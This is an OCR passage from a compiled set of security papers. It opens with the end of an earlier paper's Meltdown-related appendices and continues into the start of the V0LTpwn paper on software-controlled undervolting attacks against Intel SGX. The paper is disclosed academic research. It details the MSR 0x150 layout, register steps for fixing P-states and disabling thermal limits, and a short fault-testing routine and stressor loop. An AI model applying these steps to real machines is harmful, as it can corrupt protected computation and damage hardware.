[54] Atsushi Takayasu and Noboru Kunihiro. Partial Key Exposure Attacks on RSA: Achieving the Boneh-Durfee Bound. In *International Conference on Selected Areas in Cryptography*, 2014.

[55] Bret L Toll, John Alan Miller, and Michael A Fetterman. Method and Apparatus for Representation of an Address in Canonical Form, September 5 2006. US Patent 7,103,751.

[56] Caroline Trippel, Daniel Lustig, and Margaret Martonosi. Meltdown-Prime and SpectrePrime: Automatically-Synthesized Attacks Exploiting Invalidation-Based Coherence Protocols. *arXiv:1802.03802*, 2018.

[57] Jo Van Bulck, Marina Minkin, Ofir Weisse, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Thomas F. Wenisch, Yuval Yarom, and Raoul Strackx. Foreshadow: Extracting the Keys to the Intel SGX Kingdom with Transient Out-of-Order Execution. In *USENIX Security Symposium*, 2018.

[58] Stephan van Schaik, Alyssa Milburn, Sebastian Österlund, Pietro Frigo, Giorgi Maisuradze, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. RIDL: Rogue In-flight Data Load. In *IEEE Symposium on Security and Privacy (S&P)*, 2019.

[59] Dmitry Vyukov. syzkaller - linux syscall fuzzer, 2016.

[60] Vincent M Weaver and Dave Jones. perf fuzzer: Targeted Fuzzing of the perf event open() System Call. Technical report, Technical Report, University of Maine, 2015.

[61] Ofir Weisse, Jo Van Bulck, Marina Minkin, Daniel Genkin, Baris Kasikci, Frank Piessens, Mark Silberstein, Raoul Strackx, Thomas F. Wenisch, and Yuval Yarom. Foreshadow-NG: Breaking the Virtual Memory Abstraction with Transient Out-of-Order Execution, 2018.

[62] Yuan Xiao, Yinqian Zhang, and Radu Teodorescu. SPEECHMINER: A Framework for Investigating and Measuring Speculative Execution Vulnerabilities. In *Network & Distributed System Security Symposium*, 2020.

[63] Yuval Yarom and Katrina Falkner. Flush+Reload: a High Resolution, Low Noise, L3 Cache Side-Channel Attack. In *23rd USENIX Security Symposium (USENIX) Security 14)*, 2014.

[64] Yinqian Zhang, Ari Juels, Michael K. Reiter, and Thomas Ristenpart. Cross-VM Side Channels and Their Use to ExtractPrivate Keys. In *ACM conference on Computer and communications security*, 2012.

A WC Buffer Size

In this experiment, we determine the size of an entry in the WC buffer. The idea is to detect that there are no available WC-buffer entries anymore by relying on the `L1D_PEND_MISS.FB_FULL` performance counter. We execute an increasing number of non-temporal linear store instructions with a defined stride size. Non-temporal stores ensure that the CPU uses WC for the stores. At the point where the stride size exceeds the size of a WC-buffer entry, a new WC-buffer entry has to be allocated for every store. Hence, if we see that the WC buffer becomes a bottleneck, and the number of executed stores matches the number of fill-buffer entries, we know that the stride size equals the WC-buffer-entry size.

Figure 7 shows the results of this experiment. Only at a stride size of 64 bytes and for more than 12 stores, the performance counter reports unavailability of the WC buffers. For smaller stride sizes, the stores can be combined in the buffers such that not every store requires its buffer entry.




Figure 7: Cycles no fill-buffer entry is available. As Skylake has 12 fill-buffer entries [52] usable as WC-buffer entries [23], one has to be 64 bytes.

B Performance Counters

Figure 8 shows the heatmap for the correlation between the number of leaked bytes and different performance counter events, related to various variants of Meltdown attacks.




Figure 8: Heatmap of performance counters

V0LTpwn: Attacking x86 Processor Integrity from Software

Zijo Kenjar[1], Tommaso Frassetto[1], David Gens[2], Michael Franz[2], and Ahmad-Reza Sadeghi[1]

[1] *Technical University of Darmstadt, Germany*
{zijo.kenjar,tommaso.frassetto,ahmad.sadeghi}@trust.tu-darmstadt.de

[2] *University of California, Irvine*
{dgens,franz}@uci.edu

Abstract

Fault-injection attacks have been proven in the past to be a reliable way of bypassing hardware-based security measures, such as cryptographic hashes, privilege and access permission enforcement, and trusted execution environments. However, traditional fault-injection attacks require physical presence, and hence, were often considered out of scope in many real-world adversary settings.

In this paper we show this assumption may no longer be justified on x86. We present V0LTpwn, a novel hardware-oriented but software-controlled attack that affects the integrity of computation in virtually any execution mode on modern x86 processors. To the best of our knowledge, this represents the first attack on the integrity of the x86 platform from software. The key idea behind our attack is to *undervolt* a physical core to force non-recoverable hardware faults. Under a V0LTpwn attack, CPU instructions will continue to execute with erroneous results and without crashes, allowing for exploitation. In contrast to recently presented side-channel attacks that leverage vulnerable speculative execution, V0LTpwn is not limited to information disclosure, but allows adversaries to affect execution, and hence, effectively breaks the integrity goals of modern x86 platforms. In our detailed evaluation we successfully launch software-based attacks against Intel SGX enclaves from a privileged process to demonstrate that a V0LTpwn attack can successfully change the results of computations within enclave execution across multiple CPU revisions.

1 Introduction

Modern hardware platforms have a long history that spans multiple decades. The need to ensure backwards compatibility and the constant tweaking of existing designs has burdened widely deployed hardware architectures with legacy components that have become highly complex, and far from flawless. In the recent past, we have seen how seemingly minor implementation bugs at the hardware level can have a severe impact on security [14]. Attacks such as Meltdown [36], Spectre [33], Foreshadow [58], and RIDL [62] demonstrate that attackers can exploit these bugs from software to bypass access permissions and extract secret data.

Furthermore, we have seen that the adverse effects of hardware vulnerabilities are not limited to confidentiality, but can also compromise integrity in principle: the infamous Rowhammer bug [32] resulted in numerous exploits [6, 24, 43, 48, 50, 56, 60, 63, 65] leveraging bit flips in flawed DRAM modules, which are deployed on practically all computer systems today. While initial defenses have been proposed to mitigate Rowhammer from software [5, 8], fixing Rowhammer bugs ultimately requires deploying new hardware.

With recent feature sizes shrinking to single-digit nanometer scale, semiconductor companies face the growing problem of the so-called *dark silicon*. At run time large parts of the chip will have to be left *powered-off*, since the billions of transistors cannot be operated within the thermal constraints and power budget the platform was originally designed for. This prevented hardware designers from leveraging Dennard scaling [17, 53]; consequently, manufacturers have moved to more intelligent, on-demand thermal and voltage control on recent platforms. This means that critical operational aspects of the processor can now and are increasingly controlled from software during run time. Unfortunately, this development comes with severe consequences for computer security.

In 2017 Tang et al. [55] showed that the intricacies of low-level and fine-grained power management on ARM-based mobile devices open up serious pitfalls, as they were able to induce faults in the processor of a Nexus 6 smartphone, allowing them to bypass the isolation boundary of TrustZone. So far, a similar scenario was deemed unlikely on x86-based systems for several reasons: (i) x86-

based power management traditionally does not expose direct access to hardware regulators to software above the BIOS level, (ii) desktops and servers are typically not battery powered, and hence, feature less aggressive and more coarse-grained power management, and finally (iii) x86-based platforms deploy extensive safety measures and implement strict architectural defenses to prevent, detect, and recover from hardware faults at run time. We elaborate on the differences between our work and previous attacks in Section 8.

In this paper, we present V0LTpwn, the first software-controlled fault-injection attack for x86-based platforms (together with concurrent work [38, 45]). Our attack is able to directly affect processor execution regardless of privilege level, execution mode, or hardware isolation. As a result, V0LTpwn is also able to compromise the integrity guarantees of Intel's Software Guard Extensions (SGX). SGX is a hardware security extension which Intel promotes in cloud-based scenarios where cloud providers should be considered untrusted [27].

The key idea behind our V0LTpwn attack is to *undervolt* the physical target core that executes the victim software (i.e., reduce its available voltage). We achieve this by exploiting software-exposed but obscure power-management interfaces of modern x86 platforms. We analyze a number of CPUs of different Intel generations and we show that all of them are prone to fault-injection attacks despite deploying dedicated counter measures. In particular, all of these processors feature an elaborate set of management and safety mechanisms collectively called Machine-Check Architecture (MCA) [28], providing detection and fallback routines for handling critical hardware events such as core, uncore, interconnect, bus, parity, and cache errors.

Processors leverage a number of model-specific registers to control and report such events across different hardware layers. These events can then be forwarded as machine-check exceptions to software handlers to store, process, and react to critical failures. However, we show that an adversary can still inject exploitable hardware faults by carefully driving processor execution into unstable voltage domains. We construct a proof-of-concept exploit in which the attacker injects such faults into a running SGX enclave entirely from software. We analyze, conduct, and evaluate this new attack through a number of tests across multiple Intel CPUs.

Contrary to recent hardware-oriented attacks such as Foreshadow [58], Spectre [33], RIDL [62] and Meltdown [36] — which are limited to extracting information through side channels — our attack enables an adversary to *manipulate* enclave execution and compromise its integrity. Through concurrent use of execution units and by leveraging power-intensive instructions we provoke resource contention which results in reliable and reproducible faults in our tests. For this, we leverage undocumented features, extending and customizing the available software tools to enable detailed probing and attacks on real-world code. Our findings show that the deployed defenses (MCA, SGX isolation) are insufficient in practice, leaving a large number of real-world system vulnerable to V0LTpwn.

To summarize, our contributions include the following:

- **Novel attack against x86 processors:** we present *V0LTpwn*, the first software-controlled fault-injection attack for the x86 platform. Through targeted *undervolting* from malicious software V0LTpwn is able to alter computational results and affect processor execution in victim software at run time. We introduce several new techniques, such as identifying fault-susceptible frequency settings, instruction patterns, and stressing the logical partner core to increase temperature and resource contention while undervolting.
- **Real-world impact and responsible disclosure:** we confirmed reproducible and exploitable faults for code running within user processes, kernel code, and SGX enclaves. Intel confirmed our findings and proof-of-concept attack, assigned a CVE [57], issued an advisory [30], and released a microcode update.
- **Extensive evaluation and proof-of-concept implementation:** we implement and demonstrate an end-to-end exploit against recent processors that support SGX, which is designed as a completely isolated and trusted execution environment in the presence of potentially malicious software running on the platform. By undervolting the processor while the SGX enclave runs we are able to manipulate its execution at run time and demonstrate manipulation of computation through software-induced faults. Our results show that we are able to induce and exploit faults on multiple processors of different micro-architectures despite extensive defensive measures to prevent, detect, and recover from such errors.

2 Background

In this section we explain the background information required for the understanding of the rest of the paper. First, we describe the principles of power management on modern x86 processors. Second, we explain undocumented software interfaces for overclocking. Third, we discuss Intel's Machine Check Architecture. Finally, we briefly cover the basics of Intel SGX.

2.1 Dynamic Voltage and Frequency Scaling on the x86 platform

The performance and power consumption of processors depends on frequency and voltage settings. For different software workloads, modern processors incorporate technologies for *Dynamic Voltage and Frequency Scaling (DVFS)*. In this context, processor vendors often define *performance states* (P-states), which represent distinct pairs of voltage level and clock frequency.

On recent Intel processors, DVFS techniques are included in its *Enhanced Intel Speedstep Technology (EIST)*. EIST implements hardware control of P-states and considers workload, sensor measurements, power constraints as well as software hints when selecting P-states at run time. For configuration and hints, a software interface is provided using *Model-Specific-Registers (MSR)* [26], which require supervisor privileges. Hardware control of P-states can be deactivated, for instance, to allow an operating system driver to manually transition the platform to a different P-state. In Intel's Software-Developer Manual [26], a P-state is called a *ratio*, i.e., an 8-bit value determining the frequency when multiplied with a base clock of (typically) 100 Mhz. In this paper, we will refer to P-states with the hexadecimal representation of the ratio. For instance, P-state 0x20 (i.e., decimal value 32) represents a frequency of 3200 MHz.

Since the Skylake microarchitecture Intel introduced *Hardware-Controlled Performance States (HWP)*. HWP offers a more fine-grained interface, i.e., the OS can define operation ranges for high-performance and energy-saving phases. In general, P-state definitions are model-specific as the matching core voltage for a particular frequency is defined by the hardware and may also be adjusted dynamically by the voltage regulators of the processor at run time.

2.2 Overclocking Interfaces

Overclocking is a common operation used to maximize processor performance on x86 processors. For the enthusiast market, manufacturers release custom *unlocked* processor models. Paired with a suitable mainboard, users are able to adjust settings like clock multiplier, voltage levels and power limits via the interfaces of the BIOS/UEFI implementation.

As a recent development, Intel has exposed traditional BIOS features to the operating system to enable *real-time overclocking*. For instance, Intel's Extreme Tuning Utility (XTU) as well as ThrottleStop allow users to adjust overclocking settings like voltage levels without a reboot of the system under Microsoft Windows. Reverse engineering has revealed the use of MSR *OC Mailbox (0x150)* by these applications. Interestingly, the official documentation does not disclose this functionality. However, we find references in drivers [1], presentations [46] and many mainboard manuals. We assume Intel keeps this functionality undocumented, because voltage manipulation can easily damage the hardware, and hence, requires extreme caution when applied from software.




Figure 1: MSR OC Mailbox (`0x150`) is used to adjust voltage levels from software, including applications such as Intel's Extreme Tuning Utility (XTU) and ThrottleStop.

To the best of our knowledge, MSR OC Mailbox (`0x150`) has the structure depicted in Figure 1. Bit [63] is fixed and must be set to 1 in all writes to this MSR. Bits [42:40] represent a hardware domain which is addressed by the command in bits [39:32]. The lower 32 bits have a variable structure and contain the command payload. An important feature of MSR 0x150 is the ability to modify voltages. For instance, a voltage offset can be applied to the base voltage of a P-state. We found this feature to be available on all recent Intel processors. The actual voltage can be changed with 5 mV granularity. This behavior conforms to voltage regulator specifications [49], in which the voltages requests from the processor to the regulator unit are encoded in 5 mV steps. We verified this experimentally. The available set of commands appears to be dependent on the microarchitecture [46]. An extended description of commands is provided in Appendix A.

2.3 Intel's Machine-Check Architecture

Semiconductor manufacturers achieve feature sizes within single-digit nanometer scales while continuously decreasing power-consumption per transistor to scale up performance of the chip. Unfortunately, this also causes these platforms to be increasingly sensitive to environmental conditions, such as heat and electro-magnetic radiation. This means that random hardware errors are *expected* given sufficient uptime of a running system [35]. For this reason, modern processor hardware features a set of intricate error-handling mechanisms to detect, correct, and potentially recover from such situations. One of these mechanisms is the *Machine-Check Architecture (MCA)*, which was introduced by Intel starting with the P5 architecture. MCA continuously monitors individual hardware elements, such as cores, caches, interconnects and buses, integrated controllers, etc., in real-time and logs and reports any hardware-level error conditions to a set of well-defined registers. MCA

offers a programmable interface which enables system software to configure and handle trigger events based on the generated alerts. Since serious error conditions may not allow system software to conduct any recovery (e.g., through controlled shutdown), MCA supports additional recovery options through external devices. However, since this mode of operation requires additional, non-standard setup we focus on system-level recovery using MCA in this paper. In the case of Linux and Windows the OS incorporates a driver that interfaces with the MCA registers and error handlers. Error conditions can then be logged, reported, and handled through a particular class of software interrupts, called *Machine-Check Exceptions (MCEs)*. Throughout our experiments we leveraged MCEs to aid in identifying and reverse engineering vulnerable code patterns. It is noteworthy to mention that V0LTpwn injects non-recoverable error conditions which cannot be corrected from system software, and hence, bypasses MCA.

2.4 Intel Software Guard Extensions

Intel's Software Guard Extensions (SGX) [27] allow developers to design hardware-protected areas, known as *enclaves*, that contain sensitive code. Access to enclaves is only allowed through specific entry points, known as *ecalls*. Unauthorized access to SGX memory, known as *Enclave Page Cache*, is disallowed by the processor. Bus snooping attacks, which consist in physically monitoring the memory bus to extract memory values, are mitigated through the use of memory encryption and memory integrity techniques. SGX offers local and remote attestation services.

SGX does not address side-channel attacks by design, leaving to the developer the burden of developing side-channel resilient code. Consequently, there have been a number of works on side-channel and micro-architectural attacks [9,21,22,37,59,64], and side-channel defenses [4,7,11,23,47,52,54]. Critically, SGX does not protect against undervolting attacks either, thus allowing V0LTpwn.

To the best of our knowledge, no previous work managed to violate the integrity of computation in an SGX enclave without resorting to software vulnerabilities.

3 The V0LTpwn Attack

In this Section we present the main principles of our V0LTpwn attack, which injects faults in SGX enclaves by undervolting the processor.

3.1 Adversary Model and Assumptions

Our adversary model and assumptions are consistent with the SGX threat model. We assume:

Root access The attacker has control over a user process with root privileges. This also enables an adversary to query the target system, e.g., to learn the exact model number of the processor.

DVFS The attacker has access to software-controlled dynamic frequency scaling; all recent Intel x86 processors support it using EIST [26] (see Section 2.1). Moreover, we require the firmware to allow access to MSR 0x150, which was the case for all machines we tested.

Target binary The attacker has a copy of the intended victim program binary for offline testing. This is a common scenario in attacks against a well-known program or algorithm (e.g., crypto).

Unlike traditional fault-injection attacks, V0LTpwn requires no physical access to the target machine. Finally, V0LTpwn does not rely on any software vulnerabilities, and hence we do not need to make any specific assumption about the security of the code running on the platform (all code can be protected by defenses such as control-flow [3] and data-flow integrity [10], or even formally verified).

The goal of the attacker in this setting is *to tamper with the integrity* of the code executing inside an SGX enclave. While loading attacker-controlled code by corrupting SGX's setup process might be viable, we note that the impact of malicious enclaves is actually limited since enclaves are completely isolated from each other. Hence, influencing execution of benign enclaves might often be more valuable for an adversary.

3.2 Challenges

To implement V0LTpwn, we face the following challenges:

Symmetric Architecture Commodity multi-core processors from Intel maintain a single voltage domain that is shared between all physical cores of the system, unlike ARM cores which can be regulated independently. As a result, undervolting the core where the victim code executes also undervolts the core running the exploit, leading to potential faults in the exploit code as well. We tackle this challenge in V0LTpwn by partitioning cores and minimizing noise throughout the system (see Section 4.1).

Processor Diversity Intel's x86 processors are available for different markets ranging from laptops up to high performance server systems. Although the microarchitecture is the same, these processor models are operated with different voltage levels. We address this challenge in V0LTpwn by conducting a dedicated, offline analysis phase, for which we developed a reproducible lab setup that allows us




Figure 2: Overview of the V0LTpwn attack.

to apply attack parameters inferred from a different (but similar) physical machine to the victim machine (see Section 4.2).

Error Correction Unlike ARM processors, Intel processors integrate the Machine Check Architecture (MCA), which is able to correct errors which occur due to undervolting [41], as explained in Section 2.3. Our attack bypasses MCA by generating non-recoverable faults (see Section 4.3).

Undocumented Interfaces The hardware interfaces to adjust the voltage (Section 2.2) are undocumented. To use them, we had to rely on third-party reverse-engineered partial documentation and piece it together to develop a real-world setup running on our systems.

3.3 Attack Workflow

As mentioned before, the goal of the attacker is to exploit hardware glitches in an undervolted processor to influence the execution of an SGX enclave in a controlled way. For this, the attacker needs information about the victim's binary as well as the response to undervolting of the target processor model. Both of them can be collected offline, without interacting with the target system (*Phase 1* in Figure 2). Afterwards, the attacker needs to collect information about the physical cores in the target system, to detect which core is more prone to faults (*Phase 2* in Figure 2). With the information from Phases 1 and 2, the attacker can choose the most appropriate core in the system and mount the attack (*Phase 3*). We will explain these phases in the following.

Phase 1: Offline Analysis The attacker aims to determine a voltage level low enough to generate glitches without completely disrupting the operation of the CPU (*exploitable voltage window*). In order to determine an exploitable voltage window, the attacker progressively reduces voltage levels until faults occur, but the system does not freeze yet. During this test, the machine is likely to freeze or crash multiple times, which might be detected, if the test is performed on the target machine directly. Since the exploitable voltage window is very similar between processors of the same model, the attacker can acquire another processor of the same model and perform these initial tests on it.

Moreover, the attacker should minimize the duration of undervolting to prevent crashes on the target machine. Hence, the attacker analyzes the target binary, in order to identify parts of the code most vulnerable to faults. To this end, the attacker can scan the binary for instances of known vulnerable patterns, which we describe in Section 4.3. Next, the attacker observes the execution of the target program on the attacker's identical processor, in order to estimate at which point of the execution the binary will run the fault-prone code and for how long.

Phase 2: Online Core Fault Analysis In Phase 2, the attacker sets up the target system for undervolting and then probes each available core, one at a time, to determine the specific fault patterns of that core. As an example, the attacker can check how frequently the core under test experiences faults under various test conditions. This test must be done on the actual target machine, since every physical core produces different glitches while undervolted.

Phase 3: Attack In the previous phases, the attacker has learned which code can be faulted and which system conditions are required to induce the fault. The attacker is now able to use this knowledge to set up the system, start the target enclave, and undervolt the processor while the enclave is running the desired code to provoke glitches in the data, thus violating the integrity of the execution.

Target System Setup The target platform needs to be configured in a fault-prone configuration, using the safe undervolting levels learned in Phase 1. Besides controlling the voltage, the attacker needs to limit all sources of noise, since the attack requires carefully balancing the voltage level slightly above the critical threshold to push it into fault-inducing territory at the right moment in time. Since unexpected events during this critical period can easily result in crashes or freezes, we organize processes such that the victim enclave is running alone on a core and disable various automatic management

features of the hardware (as we describe in Section 4.1). This way, the victim enclave runs alone, with minimal interference, on a core of the attacker's choice, e.g., the most fault-prone.

Moreover, the attacker can further tweak the configuration of the processor to improve the performance of the attack. One option is to vary the temperature of the core, e.g., by running stressing code until the desired temperature is reached. Additionally, the attacker can run especially crafted code *(stressor)* on the logical partner of the core where the victim is executing, in order to maximize resource contention.

4 Implementation

This section presents our systematic approach to identify vulnerable conditions on Intel processors. First, we outline the testing procedure we developed to test for software-inducible faults on recent x86 platforms. Then we present how we identified vulnerable code patterns that yield reproducible bit flips on both *Kaby Lake* and *Coffee Lake* processors we tested in our lab.

4.1 Attack Setup

To ensure reproducible results and prevent interference from the run-time environment (i.e., *noise*) we first establish a setup in which disturbances from hardware and software are reduced to a minimum (or ideally, completely disabled). In the following, we explain the individual steps to achieve that.

Controlling Voltage and Frequency On Intel processors, the voltage and frequency are determined by the selected P-state of the cores. As the attacker, we can control them via the EIST or HWP interfaces (see Section 2.1). As a first step, we disable the operating system drivers which communicate with them. For Linux this means disabling the modules `acpi_cpufreq` and `intel_pstate`.

Second, we disable automatic hardware-based selection of P-states. In EIST, we have to set bit 0 of MSR 0x1AA to 1, which enables us to set the P-state directly using MSR 0x199. A P-state can alternatively be enforced using HWP instead of EIST (e.g., if the firmware enables it). This can then be achieved by setting the minimal, maximal, and desired P-state in MSR 0x774 to the same value. Once a P-state is set, all cores of the system are running at the same voltage level and clock frequency. Small differences are measurable because the on-die power regulation conducts small adjustments based on sensor feedback and workload [2]. Having fixed a P-state, we are now able to control the voltage levels by sending commands via MSR 0x150 (OC Mailbox).




Figure 3: Core partitioning for V0LTpwn, in order to minimize noise and maximize resource contention on the target program.

Core Partitioning and Noise Reduction To ensure that the targeted core only runs the target application — with minimal interference — we partition all logical cores into two groups, *attack* and *victim* (Figure 3). This can be performed using the control group feature on Linux via the `cset` user-space management utility. We assign one core to the *attack* group, while putting all the remaining physical cores in the *victim* group. We then migrate all running processes to the *attack* group to minimize noise on the cores of the *victim* group. This will not always result in perfect idle situations, since migration can fail, e.g., for kernel threads. This means individual cores of the *victim* group may still contain more than one thread.

Reducing Hardware Interference Intel processors have mechanisms deployed to ensure that thermal limits and power constraints are obeyed. In general, these mechanisms play an active role in high-performance situations by reducing the P-state. To prevent interference at higher P-states, we disable them in our setup. Specifically, we disable the Thermal Control Circuit, Thermal Interrupt Control, PP0 and PP1 power limits as well as the package counterparts in the respective MSRs [26].

4.2 Undervolting x86 Processors

In the undervolting process the attacker searches for fault-prone voltage levels. Due to the shared voltage domain on x86-based platforms, we cannot target individual cores which makes containing faults within one core challenging (as opposed to, e.g., ARM-based platforms where fine-grained DVFS allows undervolting physical cores within their own voltage domain [44, 55]). Hence, our implementation makes use of a software-based approach which relies on two principles: *core isolation* and *selective probing*. Core isolation is established through our system setup as explained in the previous section. Selective probing means that only one *test* core is executing

```
1  buffer[] input;
2  reference = algorithm(input);
3
4  // undervolting starts here
5  loop {
6    result = algorithm(input);
7    if (reference != result){
8      print_difference(reference, result);
9      exit;
10   }
11 }
```

Listing 1: Pseudo-code of our automated testing procedure.

```
1  _loop:
2    push %r10;
3    vpsllq %xmm3, %xmm4, %xmm6
4    vpsllq %xmm3, %xmm5, %xmm7
5    pop %r10;
6    jmp _loop;
```

Listing 2: Code of our most effective stressor.

candidate programs while the system core increasingly undervolts and collects information about possible fault occurrences. Moreover, our setup establishes temperature differences between the cores. The idle cores have the lowest temperature. As the victim core is constantly executing code, it has the highest temperature. Additionally, we use *stressors* on the logical partner core to further increase the temperature. The temperature of the attack core is lower than the victim core; since we want to keep it as low as possible, the logical partner of the attack core is kept idle.

Test Programs We developed a set of test programs, which are based on the concept in Listing 1. The idea is to have conditional checks on deterministic results which stop execution when a deviation has been detected. First, we deterministically compute a reference result on Line 2. This step is conducted at normal operation voltage. Next, we execute the same computation but in a loop and using an undervolting setup. In each iteration we compare the reference output with the output of the previous iteration. Since the input is fixed and the target instructions perform deterministic operations on that input, any differences from the reference results indicates that a fault has corrupted the result.

